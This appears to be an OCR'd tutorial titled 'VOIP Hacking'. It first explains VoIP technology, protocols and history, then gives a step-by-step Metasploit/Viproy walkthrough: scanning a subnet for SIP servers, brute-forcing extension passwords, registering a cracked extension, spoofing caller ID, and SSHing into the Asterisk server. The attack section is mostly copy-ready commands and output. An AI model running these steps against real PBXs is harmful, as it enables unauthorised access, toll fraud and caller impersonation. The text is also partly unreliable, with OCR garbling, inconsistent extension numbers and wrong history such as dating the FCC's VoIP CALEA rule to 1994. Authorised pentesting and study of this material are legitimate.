VOIP Hacking

(What is VOIP and How to Hack VOIP Services)

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What is VoIP (voice over Internet Protocol)?

VoIP (Voice over Internet Protocol) transmits voice and multimedia content over an internet connection. VoIP allows users to make voice calls from a computer, smartphone, other mobile devices, special VoIP phones and WebRTC-enabled browsers. VoIP is a valuable technology for consumers and businesses, as it typically includes additional features that can't be found on standard phone services. These features include call recording, custom caller ID, and voicemail to e-mail. It is also helpful to organizations as a way to unify communications.

The process works similarly to a regular phone, but VoIP uses an internet connection instead of a telephone company's wiring. VoIP is enabled by a group of technologies and methodologies to deliver voice communications over the internet, including enterprise local area networks or wide area networks.

A VoIP service will convert a user's voice from audio signals to digital data and then send that data through the internet. If another user calls from a regular phone number, the signal is converted back to a telephone signal before reaching that user.

VoIP can also route incoming and outgoing calls through existing telephone networks. However, some VoIP services may only work over a computer or VoIP phone.

VoIP in unified communications

VoIP consolidates communication technologies into one unified system -- meaning that VoIP can allow for some audio, video or text-based

communication methods. This can be particularly useful for businesses, so teams don't have to work with multiple different applications to communicate with one another effectively.

VoIP creates this network by allowing users to make calls and hold web conferences using devices like computers, smartphones or other mobile devices.

Some typical features might include:

- audio calls;
- video calls;
- voicemail;
- instant messaging;
- team chats;
- e-mail;
- SMS texts;
- mobile and desktop apps; and
- mobile and local number portability (allows a subscriber to choose a new telephone carrier without needing a new number).

VoIP telephone equipment

The two main types of VoIP telephones are hardware-based and software-based.

A hardware-based VoIP phone looks like a traditional hard-wired or cordless telephone and includes similar features, such as a speaker or microphone, a touchpad and a caller ID display. VoIP phones can also provide voicemail, call conferencing and call transfer.

Software-based IP phones, also known as softphones, are software clients installed on a computer or mobile device. The softphone user interface often looks like a telephone handset with a touchpad and caller ID display.

A headset with a microphone connects to the computer or mobile device to make calls. Users can also make calls via their computer or mobile device if they have a built-in microphone and speaker.

How does VoIP work?

VoIP services convert a user's voice from audio signals to digital data, which that data is then sent to another user -- or group of users -- over Ethernet or Wi-Fi. To accomplish this, VoIP will use codecs.

Codecs are either hardware- or software-based process that compresses and decompresses large amounts of VoIP data. Voice quality may suffer when compression is used, but reduction reduces bandwidth requirements. Equipment vendors will also use their proprietary codecs.

Sending data to other users includes encapsulating audio into data packets, transmitting the packets across an IP network and unencapsulated the packets back into audio at the other end of the connection.

Within enterprise or private networks, quality of service (QoS) is typically used to prioritize voice traffic over non-latency-sensitive applications to ensure acceptable quality.


Additional components of a typical VoIP system include the following: an IP PBX to manage user telephone numbers, devices, features and clients;

gateways to connect networks and provide failover or local survivability in the event of a network outage; and session border controllers to provide security, call policy management and network connections.

A VoIP system can also include location-tracking databases for E911 (enhanced 911) call routing and management platforms. This can collect call performance statistics for reactive and proactive voice-quality management.

By eliminating circuit-switched networks for voice, VoIP reduces network infrastructure costs and enables providers to deliver voice services over Broadband and private networks. This should also enable enterprises to operate a single voice and data network.

VoIP also piggybacks on the resiliency of IP-based networks by enabling fast failover, following outages and redundant communications between endpoints and networks.



VoIP protocols and standards

VoIP endpoints typically use either International Telecommunication Union (ITU) standard codecs or specifically developed codecs. They are as follows:

- 711 is the standard for transmitting uncompressed packets.
- 729 is the standard for compressed packets.
- Transmission Control Protocol (TCP) is used to break a message down into smaller packets. Meanwhile, the IP deals with the sending and delivery of the packages.
- In real-time, the ITU T.38 protocol will send faxes over a VoIP or IP network. VoIP typically uses this to support non-voice communications.
- The Real-Time Transport Protocol (RTP) is used once the voice is encapsulated onto IP.
- The Secure Real-Time Transport Protocol (SRTP) acts as an encrypted variant of RTP.
- The Session Initiation Protocol (SIP) is a rigorous standard for signalling -- most often used to signal to create, maintain and end calls.
- The 248 protocol describes a Gateway Control Protocol, which defines a centralized architecture for creating multimedia applications.
- 323 is a signalling protocol that is used to control and manage calls.
- Extensible Messaging and Presence Protocol (XMPP) is a protocol for contact list maintenance, instant messaging and presence information.

- Skinny is another signalling protocol which is proprietary to Cisco.
- Session Description Protocol (SDP) is used for initiating and announcing sessions for multimedia communications, as well as WebSocket transports.


Advantages and disadvantages of VoIP

Benefits of VoIP include:

- **Lower cost.** The price is lower than typical phone bills.
- **Higher-quality sound.** With uncompressed data, audio is less muffled or fuzzy.
- **Access for remote workers.** Suitable for employees who work remotely as they have a number of options to call into meetings or communicate with other teammates.
- **Added features.** These features include call recording, queues, custom caller ID or voicemail to e-mail.
- **Low international rates.** When a landline makes an international call, it rents the wired circuit for the call to transfer overseas. VoIP doesn't require a wired line and uses the internet to make calls, which means it's treated like expected traffic and is less expensive.

Despite these advantages, VoIP services may still come with some disadvantages. These disadvantages include:

- Not all these services may connect directly to emergency services.
- VoIP needs a high-speed internet connection.
- Services will not work during power outages.
- There may be a lack of directory assistance depending on the VoIP service.



History of VoIP

VoIP historically referred to using internet protocols to connect private branch exchanges (PBXs) but is now used interchangeably with IP telephony. Paul Baran and other researchers worked on early developments of packet network designs. In 1973, Danny Cohen was the first to demonstrate a form of packet voice over an early ARPANET. One year later, the first successful real-time conversation was had over ARPANET. In 1977, UDP was added to carry real-time traffic three years after this.

The 1990s

In 1991, the first VoIP application released was Speak Freely. A year later, soft-launched a desktop conferencing product, Communique. Communique notably included options for video conferences. InSoft is often credited for creating the first generation of commercial VoIP services in the United States.

In 1994, the FCC required VoIP providers to comply with the Communications Assistance for Law Enforcement Act of 1994. In addition, VoIP providers had to now contribute to the Universal Service Fund.

In 1995, Intel, Microsoft and Radvision began to standardize VoIP systems. One year later, the ITU-T developed standards for transmission and signalling voice over IP networks, creating the H.323 standard. The G.729 standard is also introduced. SIP was standardized in 1999.

The 2000s

In 2005, the FCC began imposing VoIP providers to provide 911 emergency call abilities. This began opening up the ability for VoIP to make and receive calls from traditional telephone networks. Emergency calls do work differently with VoIP, however. For example, a provider with the proper hardware infrastructure can find the approximate location of the calling device -- by using the IP address allocated to the network router.

Another codec, the G.729.1 protocol, was unveiled in 2006. A year after this, VoIP device manufacturers began to expand in Asia. The SILK codec was introduced in 2009, notable for being used for voice calling on Skype.

In 2010, Apple introduced the LD-MDCT-based AAC-LD codec, which is notable for being used in FaceTime.

How to Hack VoIP Networks?

Step 1: SETTING UP THE VIPROY VOIP KIT

Before starting the pentesting process, we need to add the Viproy-VoIP kit to our Metasploit. We need to install some dependencies. We will first update our fonts and then install the following dependencies:

- **sudo apt update && Sudo apt install -y git Autoconf build-essential libcap-dev libpq-dev zliblg-dev libsqlite3-dev**

Once all dependencies have been installed, it's time to clone the Viproy Repository on the Kali Linux system. This contains the modules that we need to add to our Metasploit.

- **git clone https://github.com/fozavci/viproy-VoIPkit.git**

```
┌──(mrtcnasln㉿kali)-[~]
└─$ git clone https://github.com/fozavci/viproy-VoIPkit.git
Cloning into 'viproy-VoIPkit' ...
remote: Enumerating objects: 693, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 693 (delta 0), reused 0 (delta 0), pack-reused 690
Receiving objects: 100% (693/693), 264.80 KiB | 1.09 MiB/s, done.
Resolving deltas: 100% (320/320), done.

┌──(mrtcnasln㉿kali)-[~]
└─$ cd viproy-voipkit/
cd: no such file or directory: viproy-voipkit/

┌──(mrtcnasln㉿kali)-[~]
└─$ cd viproy-VoIPkit/

┌──(mrtcnasln㉿kali)-[~/viproy-VoIPkit]
└─$ ls
CNAME        data      kaliinstall.sh  LICENSE  OTHERSUSAGE.md  SIPUSAGE.md
_config.yml  external  lib             modules  README.md       SKINNYUSAGE.md
```

Here we see that we have a lib directory, a module directory, and a kaliinstall script. Before running the script, pentesting experts recommend manually copying the contents of the lib directory and module directory to the lib directory and Metasploit modules, respectively.

- **cp lib/MSF/core/auxiliary/* /usr/share/Metasploit-framework/lib/MSF/core/auxiliary/**
- **cp modules/auxiliary/VoIP/viproy-VoIPkit* /usr/share/Metasploit-framework/modules/auxiliary/VoIP/**
- **cp modules/auxiliary/spoof/cisco/viproy-VoIPkit_cdp.RB /usr/share/Metasploit-framework/modules/auxiliary/spoof/cisco/**

```
┌──(root㉿kali)-[/home/mrtcnasln/viproy-VoIPkit]
└─# cp lib/msf/core/auxiliary/* /usr/share/metasploit-framework/lib/msf/core/auxiliary/
cp modules/auxiliary/VoIP/viproy-VoIPkit* /usr/share/metasploit-framework/modules/auxiliary/VoIP/
cp modules/auxiliary/spoof/cisco/viproy-VoIPkit_cdp.rb /usr/share/metasploit-framework/modules/auxiliary/spoof/cisco/
```

Now we need to register the modules we copy to the Mixins files located in /usr/share/Metasploit-framework/lib/MSF/core/Additional/.

- **echo "require 'msf/core/auxiliary/sip'" >> /usr/share/Metasploit-framework/lib/MSF/core/auxiliary/mixins.RB**

- echo "require 'msf/core/auxiliary/skinny'" >> /usr/share/Metasploit-framework/lib/MSF/core/auxiliary/mixins.RB
- echo "require 'msf/core/auxiliary/msrp'" >> /usr/share/Metasploit-framework/lib/MSF/core/auxiliary/mixins.RB

```
┌──(root㉿kali)-[/home/mrtcnasln]
└─# echo "require 'msf/core/auxiliary/sip'" >> /usr/share/metasploit-framework/lib/msf/core/auxiliary/mixins.rb
echo "require 'msf/core/auxiliary/skinny'" >> /usr/share/metasploit-framework/lib/msf/core/auxiliary/mixins.rb
echo "require 'msf/core/auxiliary/msrp'" >> /usr/share/metasploit-framework/lib/msf/core/auxiliary/mixins.rb
```

This can be done manually or with another text editor mentioned by pentesting experts. Next, we clone the precompiled version of GitHub.

- git clone https://github.com/fozavci/metasploit-framework-with-viproy.git

Then we'll go to the directory and install viproy using gem.

- cd Metasploit-framework-with-viproy/
- gem install bundler
- bundle install

```
┌──(root㉿kali)-[/home/mrtcnasln]
└─# git clone https://github.com/fozavci/metasploit-framework-with-viproy.git
Cloning into 'metasploit-framework-with-viproy'...
remote: Enumerating objects: 16645, done.
remote: Total 16645 (delta 0), reused 0 (delta 0), pack-reused 16645
Receiving objects: 100% (16645/16645), 34.19 MiB | 2.30 MiB/s, done.
Resolving deltas: 100% (7168/7168), done.

┌──(root㉿kali)-[/home/mrtcnasln]
└─# ls
Desktop    Downloads                       Music     Public     Videos          viproy-VoIPkit
Documents  metasploit-framework-with-viproy  Pictures  Templates  viproy-voipkit

┌──(root㉿kali)-[/home/mrtcnasln]
└─# cd metasploit-framework-with-viproy/

┌──(root㉿kali)-[/home/mrtcnasln/metasploit-framework-with-viproy]
└─# ls
app              external              LICENSE                          msfconsole   msfrpcd    scripts
config           features              metasploit-framework-db.gemspec  msfd         msfupdate  spec
CONTRIBUTING.md  Gemfile               metasploit-framework-full.gemspec msfelfscan  msfvenom   test
COPYING          Gemfile.local.example metasploit-framework.gemspec     msfmachscan  plugins    tools
data             Gemfile.lock          metasploit-framework-pcap.gemspec msfpescan    Rakefile   VIPROY.md
db               HACKING               modules                          msfrop       README.md
documentation    lib                   msfbinscan                       msfrpc       script

┌──(root㉿kali)-[/home/mrtcnasln/metasploit-framework-with-viproy]
└─# gem install bundler
Fetching bundler-2.3.22.gem
Successfully installed bundler-2.3.22
Parsing documentation for bundler-2.3.22
Installing ri documentation for bundler-2.3.22
Done installing documentation for bundler after 0 seconds
1 gem installed
```

```
┌──(root㉿kali)-[/home/mrtcnasln/metasploit-framework-with-viproy]
└─# bundle install
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and installing your bundle as root will break this
application for all non-root users on this machine.
Fetching gem metadata from https://rubygems.org/..........
Fetching rake 10.4.2
Installing rake 10.4.2
Fetching minitest 4.7.5
Fetching thread_safe 0.3.5
```

It'll take a little time. After that, we'll have to reload the modules into Metasploit.

```
msf5 > reload_all
[*] Reloading modules from all module paths ...
```

This completes the installation of the Viproy Toolkit, so now you can start with pentesting on your target VoIP server. In a VoIP network, useful information can be found on VoIP gateways or servers, IP-PBX systems, VoIP client/phone software, and user extensions. Let's take a look at some of the most commonly used fingerprinting and counting tools.

Step 2: SIP SERVER RECOGNITION

Using the Metasploit SIP scanner module to identify systems by providing a single IP or a range of IP addresses, pentesting experts can scan all VoIP servers and their enabled parameters.

- use auxiliary/scanner/sip/options
- set rhosts 192.168.1.0/24
- run


```
msf5 > use auxiliary/scanner/sip/options
msf5 auxiliary(scanner/sip/options) > set rhosts 192.168.1.0/24
rhosts => 192.168.1.0/24
msf5 auxiliary(scanner/sip/options) > run

[+] Sending SIP OPTIONS requests to 192.168.1.0->192.168.1.255 (256 hosts)
[+] 192.168.1.7:5060 udp SIP/2.0 404 Not Found: {"User-Agent"=>"Asterisk PBX 1.6.0.26-FONCORE-r78", "Allow"=>"INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO"}
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Here, the scan throws a VoIP server running on 192.168.1.7. We can also see that it has a User-Agent like "Asterisk", and we can see that it has multiple requests enabled.

Step 3: BRUTE FORCE ATTACK

It is then possible to use a brute force attack on the target server to extract your passwords. In this example, pentesting experts created a username and password dictionary. The next step is to define the extensions, for which it is possible to select a range from 0000000 to 99999999 and finally launch the exploit.

- use auxiliary/VoIP/viproy_sip_bruteforce
- set rhosts 192.168.1.7
- set minext 00000000
- set maxext 99999999
- set user_file /home/kali/user.txt
- set pass_file /home/kali/pass.txt
- exploit




Here we can see that ten extensions have been extracted. We will need to ensure that the secret created for this extension is difficult to guess and thus prevent brute force attacks.

Step 4: ADDITIONAL WORK

Now it's time to go one step further and record the extensions so we can initiate calls from the attacker's computer. We chose extension 99999999. We discovered the secret of 999. Now, all we had to do was provide the server's IP address, extension and mystery.

As soon as we started the support device, we received a 200 OK response from the server, which said the extension was registered with this IP address.

- use auxiliary/VoIP/viproy_sip_register
- set rhosts 192.168.1.7
- set username 99999999
- set password 999
- run



Here we need to register the software as we do not have a trunk line, PSTN line or PRI line for outgoing calls. Therefore, we are testing the extension to invoke it.

Step 5: CALL SPOOFING


Here we can forge the caller ID at will. According to the pentesting experts, we need to set the login to true so we can log in to the server with secret 999. We also need to set the numeric user to true so that it can accept numeric extensions.

- use auxiliary/VoIP/viproy_sip_invite
- set rhosts 192.168.1.7

- set to 00000000
- set from 99999999
- set login true
- set fromname hacker
- set username 99999999
- set password 999
- set numeric users true
- run

```
msf5 > use auxiliary/voip/viproy_sip_invite
msf5 auxiliary(voip/viproy_sip_invite) > set rhosts 192.168.1.7
rhosts ⇒ 192.168.1.7
msf5 auxiliary(voip/viproy_sip_invite) > set from 9999999
from ⇒ 9999999
msf5 auxiliary(voip/viproy_sip_invite) > set to 00000000
to ⇒ 00000000
msf5 auxiliary(voip/viproy_sip_invite) > set login true
login ⇒ true
msf5 auxiliary(voip/viproy_sip_invite) > set fromname Hacker
fromname ⇒ Hacker
msf5 auxiliary(voip/viproy_sip_invite) > set username 99999999
username ⇒ 99999999
msf5 auxiliary(voip/viproy_sip_invite) > set password 999
password ⇒ 999
msf5 auxiliary(voip/viproy_sip_invite) > set numeric_users true
numeric_users ⇒ true
msf5 auxiliary(voip/viproy_sip_invite) > run
```


As soon as we launch the auxiliary device, we will see that there is a call from extension 999999999 to extension 00000000, which we configure in our Zoiper client. We can also see that we have the hacker's caller ID that we have identified on the assistive device.



Step 6: RECORD MONITORING


We can monitor logs on the VoIP server, which contains information about all initiated, connected, and disconnected calls. According to the pentesting experts, you can check the default credentials. First, we will connect the server using ssh and then run the following command to open the Asterisk console panel.

- ssh 192.168.1.7
- asterisk –rvvvvvvvvvvvvvv

